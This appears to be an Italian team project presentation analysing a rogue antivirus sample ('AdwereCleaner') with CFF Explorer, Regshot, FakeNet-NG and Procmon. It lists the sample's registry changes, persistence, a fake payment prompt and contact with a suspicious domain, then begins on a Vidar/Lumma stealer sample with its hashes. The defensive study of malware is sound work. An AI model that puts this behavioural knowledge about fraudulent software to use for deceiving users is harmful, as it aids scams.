



FALCONLOCK
S.P.A.

Home

Video

About Us

Contact



P R E S E N T S

OUR AMAZING TEAM

FALCONLOCK
S.P.A.



Matteo Garau
TEAM LEADER



Ernesto Mercurio
SOC Engeneer



Andrea Pensierini
Asset Security



Simeone Cristofaro
Main Administrator



Sergio Musto
Graphic Devloper



Alfonso Pio Montalbano
Ethical Hacker



Gian Marco Ascarelli
Security Analyst



PROGETTO DI ANALISI TECNICA E INVESTIGATIVA NEL CAMPO DELLA CYBERSECURITY

OBIETTIVI:

- Esposizione delle funzionalità delle applicazioni
- Utilizzo di Tools per l'analisi dei malware
- Mitigazione vulnerabilità degli host compromessi
- Illustrazione semplificata del progetto
- Investigazione avanzata con report e analisi
- Comprensione e utilizzo di software per counterizzare le minacce



Analisi tecnica del malware AdwCleaner



L'analisi statica consiste nello studio di un malware senza eseguirlo, per capirne la struttura e le possibili minacce.

The screenshot shows the CFF Explorer VIII interface. On the left is a tree view of file sections: File, Dos Header, Nt Headers, File Header, Optional Header, Data Directories [x], Section Headers [x], Import Directory, Resource Directory, Address Converter, Dependency Walker, Hex Editor, Identifier, Import Adder, Quick Disassembler, Rebuilder, Resource Editor, and UPX Utility. The 'File' section is currently selected. On the right is a table titled 'AdwereCleaner.exe' with two tabs: 'Property' and 'Value'. The 'Property' tab lists file details: File Name (C:\Users\FlareVM\Desktop\The-MALWARE-Repo-master\rogues\Ad...), File Type (Portable Executable 32), File Info (Nullsoft PiMP Stub -> SFX), File Size (190.82 KB (195400 bytes)), PE Size (75.50 KB (77312 bytes)), Created (Monday 14 April 2025, 11.32.45), Modified (Friday 11 October 2024, 16.56.56), Accessed (Monday 14 April 2025, 11.42.38), MD5 (248AADD395FFA7FFB1670392A9398454), and SHA-1 (C53C140B8DEB556FCA33BC7F9B2E44E9061EA3E5). The 'Value' tab is empty, stating 'No additional info available'.


Utilizzando strumenti come CFF Explorer VIII, abbiamo esaminato in dettaglio l'header del file eseguibile (DOS Header)

The screenshot shows the CFF Explorer VIII interface with the DOS Header section selected. The left pane shows a tree view of the DOS Header structure. The right pane is a table titled 'AdwereCleaner.exe' with columns: Member, Offset, Size, and Value. The table lists various DOS header fields:

Member	Offset	Size	Value
e_magic	00000000	Word	5A4D
e_cblp	00000002	Word	0090
e_cp	00000004	Word	0003
e_crlc	00000006	Word	0000
e_cparhdr	00000008	Word	0004
e_minalloc	0000000A	Word	0000
e_maxalloc	0000000C	Word	FFFF
e_ss	0000000E	Word	0000
e_sp	00000010	Word	0088
e_csum	00000012	Word	0000
e_ip	00000014	Word	0000
e_cs	00000016	Word	0000
e_lfarlc	00000018	Word	0040
e_ovno	0000001A	Word	0000
e_res	0000001C	Word	0000
	0000001E	Word	0000
	00000020	Word	0000
	00000022	Word	0000
e_oemid	00000024	Word	0000
e_oeminfo	00000026	Word	0000
e_res2	00000028	Word	0000
	0000002A	Word	0000
	0000002C	Word	0000
	0000002E	Word	0000
	00000030	Word	0000
	00000032	Word	0000
	00000034	Word	0000
	00000036	Word	0000
	00000038	Word	0000
	0000003A	Word	0000
e_ifanew	0000003C	Dword	000000C8



Tramite Dependency Walker, sono state rilevate diverse librerie DLL utilizzate dal malware, come KERNEL32.dll, USER32.dll, GDI32.dll, SHELL32.dll e altre, che evidenziano l'interazione con il sistema operativo e l'interfaccia utente.



L'analisi dinamica è stata condotta eseguendo il file 6AdwCleaner.exe in un ambiente isolato tramite FlareVM, con strumenti come Regshot, FakeNet-NG e Procmon.

Durante l'esecuzione:

Il programma mostra una finta interfaccia antivirus.

Avvia una finta "scansione"

Dopo la scansione, chiede un pagamento di \$59.99 per completare la rimozione delle minacce.

Si comporta come un classico rogue software

Modifiche al Registro (Regshot)

Tool che permette di creare delle istantanee al registro di sistema di windows e generare un report in cui evidenzia le modifiche tra esse.

Viene utilizzato, catturando le istantanee prima e dopo l'esecuzione di un programma, per comprendere le modifiche che questo apporta sul registro di windows.


- **Chiavi rimosse:** 5 (es. GPO, cache browser)
- **Chiavi aggiunte:** 7 (debug e avvio automatico)
- **Valori modificati:** 24
- **Disabilita il file tracing, ripopola la cache con valori diversi**




Attività di rete (FakeNet-NG)

FakeNet-NG è un tool di analisi della rete per analisi di malware e penetration testers. È un tool open-source ed è progettato per le ultime versioni di Windows.

FakeNet permette di intercettare e reinidirizzare il traffico di rete per simulare un servizio di rete legittimo.



- Il malware comunica con server sospetti: vikingwebscanner.com
- Invia richieste HTTP con identificativo del sistema
- Scarica certificate revocation list da siti legittimi (per sembrare autentico)



The terminal window displays network traffic analysis results. The output includes:
- A large block of hex dump data representing captured network traffic.
- A section titled "Output" containing the following XML code:

```
<html>
<head>
<title>FakeNet-NG</title>
</head>

<body>
<b><pre></pre></b>
```


- A small graphic titled "HTTP LISTENER" showing a grid of 16x16 squares, likely representing an active listening port or connection matrix.



Monitoraggio attività (Procmon)

Per analizzare nello specifico il malware abbiamo usufruito di Procmon, un tool che registra tutte le azioni che avvengono nel pc.

Analizzando il malware con esso è stato possibile vedere le modifiche avvenute nel windows registry da parte di "AdwereCleaner" e il secondo software installato inconsapevolmente "6AdwCleaner".

- Mostra ogni azione eseguita sul sistema

- Registra:

Creazione di nuovi file

Connessioni HTTP e UDP

Modifiche alle policy del sistema

- Esegue un secondo processo nascosto

Process Monitor - Sysinternals: www.sysinternals.com						
File	Edit	Event	Filter	Tools	Options	Help
Time ...	Process Name	PID	Operation	Path	Result	Detail
18:29...	AdwereCleaner...	5652	Process Start		SUCCESS	
18:29...	AdwereCleaner...	5652	Thread Create		SUCCESS	Parent PID: 4784, Thread ID: 6788
18:29...	AdwereCleaner...	5652	Load Image	C:\Users\FlareVM\Desktop\Malware\ro...	SUCCESS	Image Base: 0x400...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\System32\vtdll.dll	SUCCESS	Image Base: 0x7fe...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\SysWOW64\vtdll.dll	SUCCESS	Image Base: 0x775...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 80	
18:29...	AdwereCleaner...	5652	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Desired Access: Q...	
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Length: 24	
18:29...	AdwereCleaner...	5652	RegCloseKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	
18:29...	AdwereCleaner...	5652	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fe...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fe...
18:29...	AdwereCleaner...	5652	QueryOpen	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	
18:29...	AdwereCleaner...	5652	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
18:29...	AdwereCleaner...	5652	QueryNameInfo	C:\Windows	SUCCESS	Name: \Windows
18:29...	AdwereCleaner...	5652	CloseFile	C:\Windows	SUCCESS	
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access: R...
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	NAME NOT FOUND Length: 520	
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	Type: REG_SZ, Le...
18:29...	AdwereCleaner...	5652	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x775...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySet Information...
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 80	
18:29...	AdwereCleaner...	5652	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Desired Access: Q...	
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegOpenKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	Desired Access: Q...
18:29...	AdwereCleaner...	5652	RegSetInfoKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	KeySet Information...
18:29...	AdwereCleaner...	5652	RegQueryValue	HKLM\System\CurrentControlSet\Con...	NAME NOT FOUND Length: 24	
18:29...	AdwereCleaner...	5652	RegCloseKey	HKLM\System\CurrentControlSet\Con...	SUCCESS	
18:29...	AdwereCleaner...	5652	CreateFile	C:\Users\FlareVM\Desktop\Malware\ro...	SUCCESS	Desired Access: E...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x75f...
18:29...	AdwereCleaner...	5652	Load Image	C:\Windows\GenuineIntel\KernelPeso.dll	SUCCESS	Image Base: 0x750...

Showing 23,631 of 546,199 events (4.%)

Backed by virtual memory



Comportamenti sospetti osservati

- Disattiva i log di debug
- Installa un file eseguibile all'avvio del sistema
- Contatta siti non affidabili
- Richiede pagamento per completare una pulizia fittizia
- Legge e modifica chiavi di registro sensibili

Questo malware:

- Simula un antivirus
- Inganna l'utente e modifica il sistema
- Si connette a server remoti e finge legittimità

È un esempio perfetto di rogue software ben costruito

**Analisi Malware
66bdfcb52736_vidar.exe
tramite ANY.RUN**

Il file è associato a 3 tipologie di malware:

Loader

Lumma
Stealer

Vidar
Stealer

Durante l'analisi sono stati rilevati hash che confermano l'unicità e potenziale pericolosità del file:

MD5: **fedb687ed23f77925b35623027f799bb**

